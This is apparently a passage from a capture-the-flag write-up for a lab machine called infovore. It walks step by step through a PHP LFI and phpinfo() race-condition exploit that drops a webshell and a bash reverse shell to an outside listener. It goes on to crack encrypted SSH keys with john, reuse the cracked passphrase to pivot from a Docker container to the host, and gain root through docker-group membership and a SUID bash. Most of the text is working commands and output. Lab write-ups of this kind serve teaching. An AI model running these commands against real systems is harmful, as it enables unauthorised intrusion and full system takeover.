Content-Length: 155

----prueba
Content-Disposition: form-data; name="prueba"; filename="prueba.txt"
Content-Type: text/plain

Esto es un texto de prueba
----prueba
PHP Variables
Variable        Value
$_FILES['0']    Array
                (
                    [name] => prueba.txt
                    [type] => text/plain
                    [tmp_name] => /tmp/phpQtg4Xn
                    [error] => 0
                    [size] => 28
                )
There it is: [tmp_name] => /tmp/phpQtg4Xn. PHP accepted the file without the application ever asking for one, and phpinfo() told us exactly where it put it. The name is random and changes on every request, and the file is destroyed as soon as the response finishes: hence the need for a race condition.
Winning the race: LFI2RCE
The technique needs three things at once: POST a file whose contents are PHP, read the tmp_name from that same response and request the LFI pointing at that path before PHP deletes it. First we check the value can be extracted from the shell:
curl -X POST http://192.168.1.156/info.php \
  -H "Content-Type: multipart/form-data; boundary=--prueba" \
  --data-raw $'----prueba\nContent-Disposition: form-data; name="prueba"; filename="prueba.txt"\nContent-Type: text/plain\n\nEsto es un texto de prueba\n----prueba--\n' \
  | grep -i prueba.txt -A 2 | tail -n 1 | awk -F ' ' '{print $3}'
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 71481    0 71335  100   146  11.3M  24317 --:--:-- --:--:-- --:--:-- 13.6M
/tmp/phpDAbiQF
A single line of output, /tmp/phpDAbiQF, which is exactly what has to go into the LFI.
With that we can build a loop that uploads the webshell and requests the LFI on every pass:
#!/bin/bash
PAYLOAD='<?php if(isset($_REQUEST["cmd"])){ echo "<pre>"; system($_REQUEST["cmd"]); echo "</pre>"; die; }?>'

while true; do
  dir=$(curl -X POST http://192.168.1.156/info.php \
    -H "Content-Type: multipart/form-data; boundary=--prueba" \
    --data-raw $'----prueba\nContent-Disposition: form-data; name="prueba"; filename="prueba.txt"\nContent-Type: text/plain\n\n'"$PAYLOAD"'\n----prueba--\n' \
    | grep -i prueba.txt -A 2 | tail -n 1 | awk -F ' ' '{print $3}')

  curl "http://192.168.1.156/?filename=$dir"
done
<html>
<title>Include me ... </title>
<body>
<p>
<pre></pre></p>
</body>
</html>
Probando: http://192.168.1.156/?filename=/tmp/phpT86GV5/prueba.txt
Probando: http://192.168.1.156/?filename=/tmp/phpT86GV5
...
Probando: http://192.168.1.156/?filename=/tmp/phpKr3Vow/prueba.txt
It does not work. The reason is structural: bash fires the two requests serially, so between the first finishing and the second starting, plenty of milliseconds have passed for PHP to clean the temporary file up. Winning this race means sending the read request while the upload is still open, and that takes real parallelism.
The reference exploit (Insomnia Security's, the one HackTricks documents) does exactly that with hundreds of threads:
wget https://www.insomniasec.com/downloads/publications/phpinfolfi.py
chmod +x phpinfolfi.py
--2025-03-30 14:14:29--  https://www.insomniasec.com/downloads/publications/phpinfolfi.py
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://insomniasec.com/downloads/publications/phpinfolfi.py [following]
HTTP request sent, awaiting response... 200 OK
Length: 4888 (4.8K) [binary/octet-stream]
Saving to: 'phpinfolfi.py'

phpinfolfi.py       100%[===================>]   4.77K  --.-KB/s    in 0s

2025-03-30 14:14:31 (152 MB/s) - 'phpinfolfi.py' saved [4888/4888]
The script does not work as shipped: four things need adjusting. The first three sit together at the top of the file, the two paths and the payload, which becomes a reverse shell:

PAYLOAD="""<?php system("bash -c 'bash -i >& /dev/tcp/192.168.1.80/1234 0>&1'"); ?>\r"""

REQ1="""POST /info.php?a="""+padding+""" HTTP/1.1\r

LFIREQ="""GET /index.php?filename=%s HTTP/1.1\r
The fourth one decides whether the exploit works at all, and it is documented nowhere: the script looks for the string [tmp_name] => inside the response, but phpinfo() returns HTML, where that > is escaped as >. As shipped, the search never matches and the exploit bails out. It has to be fixed in both places it appears.

try:
i = d.index("[tmp_name] =>")
fn = d[i+17:i+31]
except ValueError:
return None
i = d.find("[tmp_name] =>")
if i == -1:
raise ValueError("No php tmp_name in phpinfo output")
print "found %s at %i" % (d[i:i+10],i)With that in place and nc listening:
nc -nlvp 1234
python2.7 phpinfolfi.py 192.168.1.156 80 100
LFI With PHPInfo()
=================================================
Getting initial offset... found [tmp_name] at 111436
Spawning worker pool (100)...
  198 / 1000
Got it! Shell created in /tmp/g

Woot!  \m/
Shuttin' down...
The exploit first locates which byte of the phpinfo() response holds the tmp_name (found [tmp_name] at 111436), which lets it read the value without waiting for the whole response; with that shortcut, 198 attempts are enough to land inside the window.

listening on [any] 1234 ...
connect to [192.168.1.80] from (UNKNOWN) [192.168.1.156] 53197
www-data@e71b67461f6c:/var/www/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@e71b67461f6c:/var/www/html$ whoami
www-data
The third argument (100) is the thread count: the more threads, the higher the chance one of them requests the LFI inside the window. A hundred is enough.
TTY upgrade
The shell lands with no terminal (nc negotiates no PTY), so the first thing is fixing it: with no TTY there is no Ctrl+C without dying, no history, and no su.
script /dev/null -c bash
# Ctrl+Z
stty raw -echo; fg
reset xterm
www-data@e71b67461f6c:/var/www/html$ script /dev/null -c bash
Script started, file is /dev/null
www-data@e71b67461f6c:/var/www/html$ ^Z
zsh: suspended  nc -nlvp 1234
[1]  + continued  nc -nlvp 1234
www-data@e71b67461f6c:/var/www/html$ reset xterm
What is left is declaring the terminal type and matching the size to the local one:
export SHELL=bash TERM=xterm
stty rows 50 cols 236
stty size
alias ls="ls -la"
www-data@e71b67461f6c:/var/www/html$ stty size
50 236
Breaking out of the container
Three proofs this is not the machine
The www-data@e71b67461f6c prompt already gives it away: a 12-digit hexadecimal identifier is the shape of a Docker container ID, not a hostname a person would pick. We confirm it:
hostname && hostname -I
www-data@e71b67461f6c:/var/www/html$ hostname && hostname -I
e71b67461f6c
192.168.150.21
Second proof, and a stronger one: the IP does not match. We scanned 192.168.1.156 and the machine we are on calls itself 192.168.150.21. We are behind a Docker virtual network.
And the third, decisive one, sits in the root directory:
ls -la /
-rwxr-xr-x   1 root root       0 Jun 22  2020 .dockerenv
-rw-r--r--   1 root root    1197 Apr 27  2020 .oldkeys.tgz
drwxr-xr-x   2 root root    4096 Jun  9  2020 bin
...
/.dockerenv is the file the Docker engine itself creates inside every container: its presence is direct proof. And right beside it, something that has no business being in a root directory: .oldkeys.tgz, hidden and just 1197 bytes.
The old keys
cp /.oldkeys.tgz /tmp/oldkeys.tgz
cd /tmp && tar -xf oldkeys.tgz
ls -la
cat root.pub
-rw------- 1 www-data www-data 751 Apr 27 2020 root
-rw-r--r-- 1 www-data www-data 594 Apr 27 2020 root.pub
$ cat root.pub
ssh-dss AAAAB3NzaC1kc3MAAACBAPV4XEuAQLhu9Lqr3KwiSo9/sFfsb6ighehPgDYsEWHaW9eC7+ivELLDdOvst2Lz4VAy1wzJKTOxAT2RZuU0mzReqG0lKU14RDU3rzXsv4GbwMHrEa...
...Sauao= rootA DSA key pair whose comment reads root. The private half cannot be used as it is:
cat root
-----BEGIN DSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2037F380706D4511A1E8D114860D9A0E

ds7T1dLfxm7o0NC93POQLLjptTjJMMFVJ4qxNlO2Xt+RBqgAG7YQBy6Tpj2Z2VxZb
...
-----END DSA PRIVATE KEY-----
The two header lines say it all: Proc-Type: 4,ENCRYPTED and DEK-Info: AES-128-CBC mean the key body is encrypted with AES derived from a passphrase. So the passphrase has to fall first:
ssh2john root > hashes.txt
john --wordlist=rockyou.txt hashes.txt
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
choclate93        (id_rsa)
1g 0:00:00:03 DONE (2025-03-30 19:38) 0.3144g/s 2865Kp/s 2865Kc/s 2865KC/s choclitkake..choclat3lov3r
Session completed.
The passphrase is choclate93. Note the format john announces: the key header said DEK-Info: AES-128-CBC, which is why the hash loads as SSH private key; without the ssh2john step first, the file would not be crackable at all, because a private key is not a hash.
Locating the host
Before using the key we need to know against whom. The container has neither nmap nor ping, but bash ships its own TCP client at /dev/tcp: opening that pseudo-file opens a connection, and if it succeeds the port is open.
for i in {1..254}; do timeout 1 bash -c "echo '' > /dev/tcp/192.168.150.$i/80" 2>/dev/null && echo "Host 192.168.150.$i - Activo"; done
Host 192.168.150.1 - ActivoOne host on the segment, and it is the .1: the Docker network's gateway, that is, the host's interface. Now its ports, with the same trick:
for i in {1..65535}; do timeout 1 bash -c "echo '' > /dev/tcp/192.168.150.1/$i" 2>/dev/null && echo "Host 192.168.150.1 - Puerto: $i -> Activo"; done
Host 192.168.150.1 - Puerto: 22 → Activo
Host 192.168.150.1 - Puerto: 80 → Activo
Port 22 is open on the host even though it was not from outside: SSH only listens on the internal interface. Which is exactly what the key needs.
The first attempt with the key fails
ssh -i root root@192.168.150.1
Could not create directory '/var/www/.ssh'.
The authenticity of host '192.168.150.1 (192.168.150.1)' can't be established.
ECDSA key fingerprint is SHA256:47B5q99t6wwHcxTX3Yff0gVrP/Ieun/2T9scPz20xHc.
Are you sure you want to continue connecting (yes/no)? yes
root@192.168.150.1's password:
Permission denied, please try again.
The fact that it asks for a password is the tell: the server rejected the public key before ever getting to the passphrase. This key is no good for root on the host. But the passphrase might be good somewhere else, because people reuse.
Passphrase reuse inside the container
su root      # choclate93
cd /root && ls -la
cat .ssh/id_rsa.pub
www-data@e71b67461f6c:/tmp$ su root
Password:
root@e71b67461f6c:/tmp# cd /root/
root@e71b67461f6c:~# ls -la
drwx------  4 root root 4096 Mar 30 19:00 .
-rw-------  1 root root    5 Mar 30 19:00 .bash_history
drwx------  2 root root 4096 Jun 23  2020 .ssh
-r--------  1 root root   79 Jun 22  2020 root.txt

root@e71b67461f6c:~/.ssh# ls
id_rsa  id_rsa.pub  known_hosts

root@e71b67461f6c:~/.ssh# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDN/keLDJowDdeSdHZz26wS1M2o2/eiJ99+acchRJr0lZE0YmqbfoIo+n75VS+eLiT03yonunkVp+lhK+uey7/Tu8JsQSHK1F0gci5FG7MKRU4/+m+0CODwVFTNgw3E4FKg5qu+nt6Exzm... admin@192.168.150.1

root@e71b67461f6c:~/.ssh# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,7E18B5FC6317F2B108B324FAE966C522
An old key's passphrase turns out to be the root password inside the container. And that root keeps another key, whose public half has the destination written in its comment: admin@192.168.150.1. That comment is the whole map: user admin, on the host.
The private half is encrypted again (Proc-Type: 4,ENCRYPTED, DEK-Info: AES-128-CBC), so we repeat the process:
ssh2john id_rsa > hashes.txt
john --wordlist=rockyou.txt hashes.txt
choclate93        (id_rsa)
1g 0:00:00:03 DONE  ...
Session completed.
The same choclate93. Three different uses of one password: encrypting the old key, the container's root account, and encrypting the host key.
SSH to the host as admin
ssh -i id_rsa admin@192.168.150.1
hostname -I && hostname
Enter passphrase for key 'id_rsa':
...
Last login: Tue Jun 23 05:59:43 2020 from 192.168.150.21
admin@infovore:~$ hostname -I && hostname
192.168.1.156 172.17.0.1 192.168.150.1 2a0c:5a83:a30c:ff00:20c:29ff:fe77:735f
infovore
The hostname is no longer the container's random identifier but infovore, and hostname -I confirms it: the machine holds the external IP (192.168.1.156, the one we scanned at the very start), the 172.17.0.1 (Docker's default gateway) and the 192.168.150.1 of the custom network where the container lived. Only the host has all three. We are out.
Privilege escalation: docker group
echo -e "\nSO: "$(uname) && echo "Kernel Version: "$(uname -r) && echo "User: "$(whoami) \
  && echo "Machine Name: "$(hostname) && echo "IP(s): "$(hostname -I) && echo -e "Information User: "$(id)"\n"
SO: Linux
Kernel Version: 3.16.0-6-amd64
User: admin
Machine Name: infovore
IP(s): 192.168.1.156 172.17.0.1 192.168.150.1 ...
Information User: uid=1000(admin) gid=1000(admin) groups=1000(admin),999(docker)
admin belongs to group 999(docker), and that is equivalent to being root. The reason is not a bug: the Docker daemon runs as root, and anyone who can talk to it can ask it to mount the host's disk inside a container where we will be unrestricted root.
docker images
docker run -dit -v /:/mnt/root theart42/infovore
docker ps
docker exec -it <name> bash
Inside the container, /mnt/root is the host's root. We mark /bin/bash SUID and leave:
cd /mnt/root/bin && chmod u+s bash && exit
ls -l /bin/bash
bash -p
